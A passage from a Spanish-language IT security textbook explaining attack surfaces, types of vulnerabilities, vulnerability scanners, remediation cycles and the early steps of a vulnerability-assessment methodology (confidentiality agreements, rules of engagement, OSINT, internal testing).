


Figura 11. Superficie de ataque en infraestructura de TI.

Fuente: elaboración propia.

Cuanto mayor sea la superficie de ataque, es decir cuántos más elementos estén expuestos más probabilidades hay de que existan vulnerabilidades disponibles para un ataque por lo que minimizar esta superficie implica una reducción de los riesgos que pueden causar problemas, además que puede reducirse también la tasación de los riesgos que no se puedan evitar, la Figura 12 muestra los riesgos en la superficie de ataque.




Figura 12. Superficie de ataque vs riesgos.

Fuente: elaboración propia.

Al estudiar las diferentes superficies de ataques se dice que hay dos formas de ataque la **pasiva y la activa**.

El **ataque pasivo** consiste en monitorear al sujeto atacado, es un ataque no invasivo ya que no afecta a la infraestructura, pero monitoriza lo que esta puede almacenar o transmitir, incluso información que es directamente pública. Para este tipo de ataques se pueden atizar técnicas de monitorización de tráfico en busca de documentos, contraseñas o fuentes abiertas de información conocidas como **OSINT**.

Los ataques pasivos están orientados exclusivamente a obtener información que puede ser suficiente en sí misma o ser empleada para posteriores ataques activos, es por esto, que identificar un ataque pasivo puede poner en alerta al usuario respecto a uno activo, la Figura 13 muestra los elementos del ataque pasivo.



Figura 13. Fuentes del ataque pasivo.

Fuente: elaboración propia.

Los **ataques activos** se caracterizan por acciones directas que tratan de penetrar la infraestructura, e incluso de hacerse estables dentro de ella de forma permanente, los objetivos suelen ser sabotajes, robo de información o despliegue de malware para espionaje o secuestro de equipos para otras actividades de ataque contra terceros objetivos.

Las **vulnerabilidades** son fallas en los sistemas, no son puertas abiertas diseñadas deliberadamente, sino errores de diseño, configuración o implementación que generan oportunidades de ataque, es decir que hacen viable una amenaza.

Por ejemplo, se puede analizar las distintas superficies que se tienen que estudiar para identificar potenciales amenazas y vulnerabilidades como:

Software

Está compuesto de aplicaciones, servicios, ejecutables, páginas web y otros servicios como NFTP, TELNET y otros similares. Las vulnerabilidades en el software son fallas en la programación o compilación de los programas que ejecutan las computadoras a servidores, los ataques a estas vulnerabilidades pueden derivar en un mal funcionamiento del software, acceso a información restringida, fallos de sistema, etc. Para reducir esta superficie de ataque, hay que reducir al mínimo el software instalado en las computadoras y servidores, mantener actualizado el software y aplicar todos los parches de seguridad publicados por los desarrolladores.

ConFigurar el software con la ley de los mínimos privilegios en mente, no utilizar software pirata o de fuentes no confiables y explorar recurrentemente las bases de datos públicas de vulnerabilidades en busca de aquellas que puedan afectar al software.

Hardware

Estadísticamente hablando el hardware es la segunda superficie de ataque a considerar, lo común es que, para atacar a un dispositivo hardware, el atacante necesita tener acceso físico al dispositivo. En este caso es fácil analizar que las amenazas naturales como fallos por envejecimiento de equipos o desastres como robos, incendios o inundaciones, afecta específicamente a esta superficie de ataque.

Los ataques a hardware también pueden producirse a través de la red o afectando al medio físico de transmisión, por ejemplo, los perturbadores de señal pueden interrumpir las comunicaciones de distinto tipo de tecnología inalámbrica mediante la generación de ruido radioeléctrico en la frecuencia y forma correcta. Este tipo de ataques podría anular sistemas de comunicaciones de los que dependen alarmas, sensores o cualquier otro tipo de comunicaciones, ya sean entre dispositivos o personas.

Todo Hardware de la infraestructura está o puede estar expuesto como dispositivo en sí mismo, por sus puertos y protocolos de comunicaciones, aplicaciones e interfaces. Para reducir al mínimo la superficie de ataque, se debe proteger físicamente los equipos frente a incidentes y sabotajes mediante instalaciones seguras con controles de acceso. Se debe conFigurar los equipos cerrando todo puerto innecesario y deshabilitando cualquier protocolo de comunicación no pertinente, en el entorno de red se puede desplegar firewalls, sistemas de detección de intrusión y sistemas de gestión y balanceo de carga de tráfico. Al igual que con el software se debe mantener el firmware actualizado de los equipos y evitar que personal no autorizado pueda manipular su configuración.

Recursos humanos

Por último, esta es la última superficie de ataque correspondiente a los recursos humanos, que pueden actuar contra los intereses de la organización por descontento, error, engaño o coacción. Además de implementar y exigir el cumplimiento de protocolos de actuación, es aconsejable implementar sistemas de registro y auditoría para verificar quién hace qué y cuándo, de este modo al evitar el anonimato se minimiza la probabilidad de éxito de una amenaza de carácter humano, además se debe invertir esfuerzo y recursos en educar y concienciar a los usuarios de nuestros recursos e infraestructuras para que se impliquen a la hora mantener un alto nivel de seguridad.

CAPÍTULO III: LAS VULNERABILIDADES

Este capítulo no tiene como objetivo analizar cuál es la mejor herramienta para el escaneo de vulnerabilidades, tampoco decir cuál es la mejor para Linux, Windows. El objetivo es poder brindar al lector un mayor conocimiento sobre el análisis de las vulnerabilidades, los tipos, las diferentes formas de escaneos y la detección de las diferentes vulnerabilidades y como poder resolverlas.

3.1. Introducción al análisis de vulnerabilidades

Definiendo a muy grandes rasgos que es una vulnerabilidad, una vulnerabilidad de una manera muy general es un fallo en un sistema que puede ser explotada por un atacante generando un riesgo para la organización o para el mismo sistema.

Existen dos tipos de vulnerabilidades que se mencionan a continuación:

- Las lógicas
- Las físicas

3.1.1. Vulnerabilidades físicas

Las vulnerabilidades físicas son las que van a afectar a la infraestructura de la organización de manera física y se pueden mencionar en este tipo de clasificación a los desastres naturales, como ejemplo se podría mencionar una vulnerabilidad alta de este tipo si se vive en una zona de alto riesgo de sismos, ya que puede presentarse una negación en el servicio, una afectación en la disponibilidad y a partir de ahí se podría empezar con problemas. Si la organización está en una zona que generalmente se inunda, se tiene también otro tipo de vulnerabilidad.

Otra de las opciones físicas son los controles de acceso, en muchas ocasiones se tiene los accesos a la infraestructura crítica y no se tiene los accesos pertinentes, cualquier persona podría abrir una puerta, podría entrar y constituye un gran riesgo para la organización porque cualquier usuario podría ingresar con una USB y copiar información, podría infectar la misma infraestructura.

3.1.2. Vulnerabilidades lógicas

Las vulnerabilidades lógicas son las que van a afectar directamente la infraestructura y el desarrollo de la operación de estos, estas pueden ser de:

- Configuración
- Actualización
- Desarrollo

Las de **configuración** en el sistema operativo, pueden ser las configuraciones por defecto del sistema o incluso de algunas aplicaciones del servidor que se tenga expuesta, puede ser también la configuración de algunos firewalls que no está gestionado de una manera correcta y también de infraestructura perimetral.

Las vulnerabilidades de **actualización**, en muchas ocasiones hay empresas que no actualizan sus sistemas, van saliendo las vulnerabilidades y es un punto que se debe tomar en cuenta.

Actualmente, en los equipos XP de Windows no se les está dando soporte y muchas empresas tienen estos sistemas, cuando se realiza un escaneo en una determinada red al no tener soporte estos equipos ya son vulnerables.

Las vulnerabilidades de **desarrollo**, aquí se puede mencionar las inyecciones de código en SQL, Cross Site Scripting, esto puede variar dependiendo del tipo de aplicación, la validación de los datos. Cada escáner de vulnerabilidades utiliza distintas escalas, en estas escalas se va a poder auditar en base a una metodología de pruebas de penetración, de cumplimiento, si se va a auditar una red interna o una aplicación web, es muy distinto el escáner que se va a utilizar.

3.1.3. Escáneres de vulnerabilidades

Existen una gran gama de escáner de vulnerabilidades, muchos son de pago otros son gratuitos y se los puede utilizar sin mayor problema para su ejecución, hay escáneres como **Acunetix** que son muy buenos en la parte web y no sólo permiten escanear, también permiten la explotación real de ciertas vulnerabilidades o incluso la comprobación de estas.

Muchos de los escáneres web trabajan con proxys y a partir de estos se realiza la captura de las tramas de la información y se puede realizar la modificación. Algunos escáneres utilizan métodos que van a permitir listar el contenido del servidor de acuerdo a los directorios más conocidos, uno de esos escáneres es "**Acunetix**", el cual es una herramienta que está diseñada con el objetivo de encontrar agujeros de seguridad en las aplicaciones web, los cuales puedan ser aprovechados por determinados atacantes para acceder a los sistemas y la información.

También hay herramientas escáner como **netsparker** y **ProxyStrike** que permiten detectar vulnerabilidades. El caso de netsparker es un escáner de pago y ProxyStrike es gratuito, el cual permite identificar inyecciones de SQL Y Cross Site Scripting y el escáner "**VEGA**" que vienen incluidos en Kali Linux, al igual que ProxyStrike y a partir de ahí se puede realizar un propio escaneo.

Hay escáner para CMS, esto se debe al número de vulnerabilidades que se han dado a conocer y sobre de eso la posibilidad de explotar inyecciones SQL, la gestión del administrador entre otras cosas.

También existen escáner de vulnerabilidades en lo referente a sistemas operativos y también algunos son utilizados en la parte web, uno de los más completos es Nessus que se puede integrar con sistemas operativos como Android, se puede escanear desde el teléfono Android alguna red, buscando las vulnerabilidades y a partir de allí empezar a gestionar los resultados, tiene incluso opciones para virtualización.

Nexpose es un escáner que viene de la familia de "**Metasploit**", el cual permite realizar un escaneo y en algunos casos se puede exportar en herramientas como Metasploit en su versión pro o exprés y a partir de ahí tener un vector de ataque más puntual.

También hay tipos de escaneos con herramientas como **LanGuard** u **OpenVAS**, que pueden permitir utilizar el escáner sin tener credenciales o con las credenciales

del administrador, aparte de realizar un escaneo, evaluar las políticas tanto del equipo, como las de seguridad e incluso se podría empezar a ver si realmente las áreas de administración están teniendo un cumplimiento de sus políticas internas y analizar los procedimientos para la gestión de los equipos cuando se hace una prueba de penetración.

Estos escáneres funcionan de una manera sencilla, cuando se da a conocer una vulnerabilidad que tenga gran relevancia se desarrollan las firmas que van a validar estas vulnerabilidades, los escáneres se actualizan directamente, bajan las firmas y a partir de allí se puede realizar el escaneo.

3.2. Tipos de vulnerabilidades

Existen algunos tipos de vulnerabilidades que son mecanismos aprovechados por los atacantes para infectar una red o robar información entre los cuales se puede mencionar a los siguientes tipos:

3.2.1. Desbordamiento de buffer

El desbordamiento de buffer ocurre cuando el programador no controla el espacio de memoria del programa, entonces alguna persona puede introducir su propio código en ese espacio de memoria y la máquina lo va a ejecutar antes que cualquier otra tarea, por ejemplo, eso normalmente se da mucho con los payloads, en los cuales se inyectan cierta cantidad de memoria o inclusive dentro de los backdoor o puerta trasera, los cuales inyectan en la memoria RAM un cierto o una cierta cantidad de código, el cual se arranca antes, inclusive de arrancar toda la parte del sistema operativo o de algunos de los archivos dentro del mismo sistema que se utilizan para arrancar de manera normal. La Figura 14 muestra un ejemplo de desbordamiento de buffer.




Figura 14. Desbordamiento de buffer.

Fuente: <https://www.slideshare.net/RevistaSG/ups-codigo-inseguro-deteccion-explotacion-y-mitigacion-de-vulnerabilidades-en-software>

3.2.2. Errores de configuración

Otra de las principales vulnerabilidades, son los errores de configuración, se puede mencionar, por ejemplo, los password por default, password débiles, usuarios con demasiados privilegios e inclusive la utilización de protocolos de encriptación obsoletos, normalmente una de las cosas más típicas en las organizaciones es que utilizan algún sistema de encriptación web, lo cual con una aplicación de teléfono celular se puede crackear en menos de 10 o 15 segundos o inclusive con una laptop.

Otro error de vulnerabilidad puede ser algún protocolo de SSH que no se haya parchado o actualizado, por ejemplo, con alguna especie de vulnerabilidad se estaría utilizando algún protocolo de encriptación ya sea obsoleto o inseguro, pero normalmente la parte de errores de configuración provienen de la parte del password default, cuando se ingresa a una red con la IP por ejemplo, 198.X.X.X y si se tiene la posibilidad de ingresar a Google y buscar dentro del mismo, lo que sería el usuario y la contraseña por default, se puede cambiar la configuración causando un daño a la empresa.

3.2.3. Errores web

Otros tipos de vulnerabilidades son las WEB, aquí simple y sencillamente se tiene errores de validación de input, Scripts inseguros, errores de configuración de aplicaciones web, entre algunas otras situaciones, que a final de cuenta todos y cada uno de esos errores son los medios para algún ataque de XSS (Cross Site Scripting) o inyección SQL.

Según Cañon Parada (2015), la inyección por SQL es uno de los ataques más utilizados en la actualidad, consiste en acceder a las tablas de la base de datos incluyendo información sobre el usuario y su clave, este ataque está caracterizado porque es fácil de ejecutar porque modifica la cadena de consulta SQL hacia la base de datos.

También Cañon Parada (2015), indica que los ataques tipos Cross Site Scripting consisten en infectar un sitio web mediante scripts maliciosos con el objetivo de obtener acceso a una determinada cuenta de usuario.

3.2.4. Errores de protocolo

Por último, se tiene la parte de las vulnerabilidades de protocolos, existen diversas cantidades de protocolos que normalmente fueron definidos sin la necesidad o sin tener en cuenta precisamente la parte de la seguridad y en muchas veces no se preveo el crecimiento que estos iban a tener y como el internet no estaba preparado para ser tan grande, no se pensó en la parte de la seguridad.

Algunos de los protocolos pueden ser un simple HTTP, el cual no es seguro, dado que realiza solamente la parte de la autenticación, pero sin la encriptación de los datos que a final intercambia, esto puede ser necesario en algunos ambientes, por ejemplo, en las páginas visitadas simple y sencillamente por los usuarios, pero cuando se realizan transacciones bancarias normalmente la parte de este protocolo resultaría muy inseguro, probablemente se requiera de alguna otra acción como

sería algún certificado SSL o TSL, etc. Normalmente el mayor problema es cuando se define el marco de seguridad que tienen las fallas, por ejemplo, alguna especie de utilización de sistema web.

3.2.5. Aprovechamiento de las vulnerabilidades

Normalmente existen dos formas de aprovechar las vulnerabilidades como se muestra a continuación:

- Forma remota
- Ingeniería social

En la forma remota se llega mediante una computadora y se empieza a hacer análisis, ataques a un cierto servidor y tratar de vulnerarlo, si se logra el acceso, quiere decir que ya se hizo alguna explotación remota.

En la parte de la ingeniería social, alguien puede ayudar de manera interna, una persona dentro de la organización puede ayudar a realizar un acceso no permitido.

También existen las partes de ataques directo una vulnerabilidad de forma remota utilizando internet, se aprovecha de que algún software o servicio tiene un puerto abierto volviéndose vulnerable. Otra de las partes es engañando a un usuario, aplicando ingeniería social con alguna memoria o algún archivo infectado se puede aprovechar de alguna vulnerabilidad que se encuentra dentro del mismo sistema.

3.3. Detección de vulnerabilidades

Las vulnerabilidades pueden ser detectadas mediante herramientas de detección, realizar un escaneo de puertos con el objetivo de verificar cuales están abiertos para intentar obtener información sobre el servicio que se encuentre corriendo en ese momento y con esta información buscar vulnerabilidades asociadas precisamente a esos servicios. Se tienen tres formas de detectarse.

1. Escáner de vulnerabilidades.
2. Análisis manuales.
3. Consultando información.

A través del **escáner de vulnerabilidades** se tienen herramientas como Nikto la cual funciona buscando fallos en base a servidores, Nessus, Nmap, etc. Una de las ventajas de la parte del escáner de vulnerabilidades, es que funcionan de manera automática, trabajan ubicando un rango de direcciones IP e inicia el escaneo, la máquina realiza todo el proceso prácticamente sola.

En la parte de los **análisis manuales** es muy importante realizarlos, ya que, todos los análisis automáticos no detectan de forma automática todas las vulnerabilidades que se pueda tener en un sistema, entonces, también es necesario realizar algún análisis manual dentro de las vulnerabilidades encontradas con la finalidad de evitar que se pueda escapar o dejar como tal cabo suelta.

Otra de las partes es **consultar información**, en la parte precisamente de ocultar información se tiene alguna especie de Google hacking por así mencionarlo o algo

por el estilo, utilizar simple servicios, de lo que sería la búsqueda de información en red para poder realizar o encontrar información que pueda servir a la organización, de identificación de algunas vulnerabilidades que puedan tener todos los servicios.

3.4. Métodos de escaneo de vulnerabilidades

Existen varios métodos de escaneo para poder realizar análisis de vulnerabilidades que se mencionan a continuación:

Caja blanca

El método de escaneo de caja blanca tiene una visión total de la red a analizar, así como, acceso a todos los equipos como súper usuario, aquí es donde se tiene la parte de toda la administración de los servicios, la parte de análisis de caja blanca actúa como un usuario legítimo dentro de la red, que puede utilizar los servicios de diversas formas a la que otra persona los pueda estar utilizando. De una manera más detallada, este método utilizará ciertos usuarios con ciertos privilegios dentro de la red y accedendo a los servicios, dentro de los productos, dentro de los softwares que se quieren auditar y así poder verificar si se puede realizar alguna acción adicional en base los privilegios que se han brindado.

Caja negra

También existe el método de escaneo de caja negra, aquí es donde normalmente se proporciona información de acceso de red, aquí a los analistas les van a proporcionar sólo información de acceso a red o al sistema, por ejemplo, una sola dirección IP, algún nombre de alguna empresa, etc., a partir de aquí empieza como tal a buscar información, todo lo posible relacionado para la exploración y así poder obtener la mayor cantidad de información posible de dicha dirección IP, del resto de los equipos probablemente que se encuentran dentro de algún rango de direcciones IP asociado, aquí no se realiza ninguna instrucción, solamente se detecta y se documenta la vulnerabilidad.

Hay una diferencia en lo que sería un método de escaneo de análisis vulnerabilidades y un pentesting, en el primero se encuentra las vulnerabilidades y se las documenta, en cambio en el pentesting se busca explotar dichas vulnerabilidades.

3.5. Remediación de vulnerabilidades

En este punto se va a analizar como remediar las vulnerabilidades, se ha analizado en capítulos anteriores las amenazas, como identificar las vulnerabilidades, como clasificar los activos e identificar la amenaza que puede afectar dichos activos, una vez que se ha logrado detectar las vulnerabilidades hay una serie de pasos para tratar de remediarlas que se indican a continuación.

3.5.1. Análisis de activos

Existe un ciclo de vulnerabilidades o de remediación el cual inicia con la parte de la realización de un inventario y sobre todo la parte importante, la categorización de activos, aquí para corregir dichas vulnerabilidades se debe entender que esos activos

tanto pc, servidores, impresoras, todo lo que podría catalogarse como un activo se realiza para tener un orden de los sistemas, por ejemplo, mantener una lista de direcciones IP que tienen los dispositivos o bien para descubrir, qué equipos se han conectado a la red sin ser detectados, para eso va a servir la parte de la realización de un inventario y la categorización de activos.

3.5.2. Escanear sistemas para detectar vulnerabilidades

Otra de las partes fundamentales dentro del ciclo de remediación de vulnerabilidades, es la parte de escanear los sistemas para detectar fallos, en este paso el escáner normalmente revisará ya sea el software, configuraciones o dispositivos que tenga cada dirección IP y determinará si se tiene alguna vulnerabilidad reportada sobre dicho servicio o software o alguna especie de configuración. Igualmente, si se está haciendo un escaneo de cumplimiento de normas, el escáner revisará el registro de la máquina para detectar las configuraciones que son inseguras. Hay que tomar en cuenta que el escáner necesita tener acceso de administrador a las máquinas que se van a estar escaneando, al terminar dicho escáner va a generar un reporte muy completo de todas las vulnerabilidades detectadas.

3.5.3. Identificar vulnerabilidades

Otro de los puntos muy importantes en la parte del ciclo de remediación de vulnerabilidades, es verificar vulnerabilidades dentro del inventario, una cosa muy importante es escanear los sistemas para detectar vulnerabilidades y otra cosa muy distinta es precisamente verificar vulnerabilidades dentro del inventario de los activos de la empresa. Esto consiste en identificar que las vulnerabilidades que son detectadas por el escáner, primeramente, sean relevantes, generalmente los escáneres pueden generar tener falsos positivos, si un escáner genera demasiados falsos positivos, va a costar muchas horas de trabajo en remediaciones que a final de cuenta no son innecesarias.

3.5.4. Clasificar y priorizar riesgos

Es imposible arreglar todas las vulnerabilidades detectadas, es por eso, que es necesario clasificar y sobretodo priorizar el riesgo que está impondría en la organización. No se puede arreglar todas las fallas encontradas porque se tiene poco tiempo, poco personal y sobre todo poco dinero, por esto la organización se debe enfocar en arreglar primero las vulnerabilidades más graves en sistemas críticos, pero para esto se debe diseñar un esquema de prioridad que combine el nivel de severidad de una vulnerabilidad y qué tan importante es el sistema para la empresa.

Los escáneres inclusive en ocasiones permiten crear un esquema automáticamente como el que se muestra en la Figura 15, que viene a ser una matriz de riesgos.




Figura 15. Matriz de riesgos.

Fuente: <https://www.ics.dait.com.mx>

3.5.5. Probar parches y configuraciones

Una vez que se ha detectado las vulnerabilidades dentro del sistema, del inventario y se ha clasificado y priorizado los riesgos que pueden incurrir estas vulnerabilidades, el siguiente paso es probar parches y cambios de configuración. El proceso de parcheo puede poner en riesgo el sistema de la organización, ya que el software parcheado puede traer inclusive errores que aún no han sido detectados.

El parcheo se debe instalar principalmente en una sola máquina y hacer pruebas para verificar si se llega a detectar algún problema, con esto poder evitar al haber instalado en todos los sistemas o en todos los dispositivos que ese error se propague. Hay que tomar en cuenta que el software que está haciendo parchado puede venir con configuraciones por default, ya que probablemente se tendría que ajustarlo nuevamente.

Es importante también descargar los parches de sitios oficiales del fabricante y sobre todo no usar parches de sitios de terceros, como, por ejemplo, up to down o zenet, etc., los cuales al final pueden traer algún software o malware o versiones anteriores con errores.

Los reportes de dicho escáner se incluyen en algunas ocasiones, instrucciones detalladas de cómo proceder con el parcheo o con el cambio de configuración que el sistema requiere para poder estar más seguro.

3.5.6. Aplicar parches y configuraciones

Una vez que ya se ha probado los parches y los cambios de configuración, es necesario aplicarlos, cuando se ha comprobado que dichos partes funcionan correctamente

en una máquina hay que proceder a implementarlos en todas las demás máquinas en la red, dependiendo del tamaño de la red este es el paso más laborioso de la administración de vulnerabilidades, hay soluciones de implementación de manera automática de parches que se pueden utilizar, hay que recordar que se tiene que probar primeramente el parche en una sola máquina antes de proceder a instalarlos en las demás.

Algunos escáneres tienen la posibilidad de generar automáticamente tickets para que sean asignados a ingenieros encargados de remediación y se las pueda dar un seguimiento a todo el proceso.

3.5.7. Aplicar parches y configuraciones

Una vez que ya se ha implementado todas las partes, se ha escaneado, clasificado riesgos, buscado los parches, aplicado dichos parches, la última parte es volver a escanear para verificar el parcheo, esto una vez que ya se haya parchado todos los sistemas o se hayan cambiado sus configuraciones inseguras, se debe escanear toda la red de nuevo para asegurarse que los parches estén adecuadamente instalados y no hayan faltado equipos, inclusive con toda esta situación de que se haya realizado un parcheo o una actualización es necesario volver a escanear para verificar si esos parches quedaron debidamente aplicados o bien generaron nuevas vulnerabilidades.

CAPÍTULO IV: METODOLOGÍAS DE ANÁLISIS DE VULNERABILIDADES

El objetivo de este capítulo es implementar una metodología de análisis de vulnerabilidades con la finalidad de tratar de mitigar o bajar los riesgos que se encuentran en determinados sistemas dentro de la organización. Para esto se establecen una serie de pasos para lograr dicho proceso.

4.1. Acuerdo de confidencialidad

En esta sección se explicará los pasos a seguir para llevar a cabo un análisis de vulnerabilidades de manera correcta y sobre todo sin sufrir algún inconveniente, por ejemplo, normalmente es necesario conocer los pasos a seguir durante el análisis de los fallos para formar parte de un desarrollo de seguridad de manera general, donde, el objetivo principal consistirá en hacer conocer el estado actual de la red y los riesgos que éstos tienen.

Una de las tareas principales que se debe verificar, es la parte del acuerdo de confidencialidad entre ambas partes, donde intervienen la empresa y el analista de seguridad. Es importante realizar un acuerdo de confidencialidad entre las dos partes involucradas en el análisis, debido a que, a lo largo de la búsqueda de vulnerabilidades, se puede obtener alguna información crítica para la organización analizada, por ejemplo, nombres de usuario y contraseñas, algunos agujeros de seguridad, documentos que se encuentran expuestos en la red, etc.

Toda la información que sea obtenida a través del análisis debe ser utilizada sólo para fines informativos, de mejora de servicios y seguridad, no podrá ser divulgada como tal a terceras personas o partes que no sean involucradas en la parte de este análisis. Desde el punto de vista de la organización debe de existir la confianza absoluta por parte del analista en este caso, si se está realizando un test de análisis de caja blanca, se deberá abrir como empresa todas las puertas a la red y ofrecerle toda la información que solicite el especialista.

Desde el punto de vista del analizador, el acuerdo de confidencialidad le ofrece un marco legal sobre el cual trabajar, constituyendo un respaldo formal a la labor realizada. La Figura 16 muestra un ejemplo sencillo de un acuerdo de confidencialidad.




Figura 16. Ejemplo de un acuerdo de confidencialidad.

Fuente: <https://www.youtube.com/watch?v=5hfPVX3T200>

En conclusión, el acuerdo de confidencialidad debe tener un acuerdo mutuo entre ambas partes, tanto por la empresa como por el analista de seguridad sobre la información que se va a encontrar en el análisis de vulnerabilidad como, nombres de usuario, contraseñas, agujeros de seguridad, documentos expuestos, información crítica, etc. Toda la información que se encuentre debe ser utilizada para lo siguiente:

- Con fines informáticos
- Mejoras de los servicios y seguridad

4.2. Establecimiento de las reglas del juego

Otro de los puntos que se deben de establecer, son las reglas del juego, esto se refiere a todo antes de comenzar con el análisis de vulnerabilidades, ya que es necesario definir cuáles van hacer las tareas que se van a realizar y cuáles serán los límites, permisos y obligaciones que se van a respetar. Es probable que la organización que sea analizada no esté interesada en que sus servicios se suspenden, probablemente por algún ataque de denegación de servicio que sea exitoso por parte del analista. En caso de que esto suceda el experto deberá ser capaz de determinar las vulnerabilidades, durante el análisis se debe de mantener informada a la menor cantidad de personas, de forma de que la utilización de la red por parte del personal sea normal, con la finalidad de evitar cambios en la forma de trabajo de los usuarios de manera regular, ya que, si los usuarios de la red son informados que se va a realizar un cierto análisis, probablemente, lo que van a hacer es modificar algunas prácticas inseguras que normalmente realizan por miedo precisamente a que puedan ser reprendidos, despedidos y si esto sucede el análisis no tendrá el mismo efecto.

En este punto se quiere lograr definir cuáles serán las tareas a realizar, los límites que se deben alcanzar, las obligaciones y permisos que se tienen que cumplir, además se deberá realizar de manera cautelosa el análisis sin informar al personal en lo más mínimo posible para que la utilización de la red fluya de forma normal y realizar un excelente análisis.

4.3. Recolección de información

Otro de los puntos que se debe de verificar, es la parte de la recolección información, así como anteriormente se ha analizado los test de caja negra y caja blanca, el análisis de vulnerabilidades comienza con la obtención de información del objetivo, si se está seleccionando un test de caja negra, el proceso de análisis será muy similar al proceso seguido por un atacante, si se realiza el proceso de caja blanca, este es el momento para recopilar la mayor cantidad de información de acceso a servicios, información y todo lo que se considere necesario al momento de realizar el análisis. Por ejemplo, si se está realizando un test de caja blanca probablemente lo que hay que obtener son direcciones de servidores, nombres de usuarios, contraseñas, servicios que se llegan a brindar, esquemas de redireccionamiento, topologías de red, niveles de privilegios, etc.

Si se realiza un test de caja negra se puede obtener probablemente alguna dirección, nombres de dominio, correos electrónicos, etc. Cuando se realiza este tipo de

análisis para recolectar la información uno de las técnicas de análisis para levantar la información es el llamado OSINT, la Figura 17 muestra el esquema de este método de recolección de información.



Figura 17. Proceso OSINT.

Fuente: <https://www.certsi.es/blog/osint-la-informacion-es-poder>

Según la Figura anterior este modelo consta de 6 fases que según (CERTSI, 2014) las describe de la siguiente manera.

- **Requisitos:** En esta fase se establecen todos los requerimientos que se tienen que cumplir, como las condiciones que tienen que cumplirse según los objetivos planteados para resolver el problema.
- **Identificación de las fuentes de información:** En esta fase se especifican a partir de los requisitos establecidos, todas las fuentes necesarias que serán recopiladas, se deben concretar y especificar las fuentes de información que serán relevantes con el objetivo de optimizar el proceso de adquisición.
- **Adquisición:** En esta fase se obtiene la información partiendo de los orígenes indicados.
- **Procesamiento:** Esta fase se basa en dar formato a la información recopilada para que pueda ser analizada.
- **Análisis:** Aquí en esta fase se genera inteligencia a partir de los datos recopilados y procesados.

- **Inteligencia:** Se base en presentar la información recopilada de una manera eficaz, útil y comprensible para que pueda ser correctamente explotada.

4.4. Análisis interior

Antes de continuar con el análisis de vulnerabilidad, se debe verificar varios tipos de test, un análisis interior trata de mostrar o demostrar hasta dónde se puede llegar con los privilegios de un usuario típico dentro de la organización, para poder realizarlo se requiere que la organización provea una computadora con un nombre de usuario y una clave de acceso normal de un usuario específico.

Este tipo de test se compone normalmente de varias pruebas entre las cuales se puede mencionar a las siguientes:

La revisión de la privacidad: aquí simple y sencillamente el analista se centra en cómo se gestiona desde el punto de vista ético y legal el almacenamiento, transmisión y control de la información que todos los usuarios típicos o los empleados utilizan día a día.

Testeo de aplicaciones de internet: La parte del análisis de aplicaciones de internet o de aplicaciones web, este estudio se emplea de manera diferente, por ejemplo, se realizan técnicas de análisis de software para encontrar fallas de seguridad en aplicaciones que sean cliente servidor de un sistema desde internet. Cómo se está realizando un análisis interno, se deben probar las aplicaciones que son accedidas por los usuarios dentro de la red.

Testeo de sistema de detección de intrusos: En este tipo de análisis, normalmente se enfoca en la parte del rendimiento de los sistemas de identificación de intrusos, la mayor parte de este análisis normalmente no se puede llevar a cabo de manera adecuada, si no, accediendo a los registros del sistema de identificación de intrusos.

Testeo de medidas de contingencia: En este tipo de análisis se debe medir el mínimo de recursos necesarios que se necesitan en el subsistema, para realizar las tareas y verificar la detección de medidas presentes para la detección de intentos de acceso o recursos protegidos.

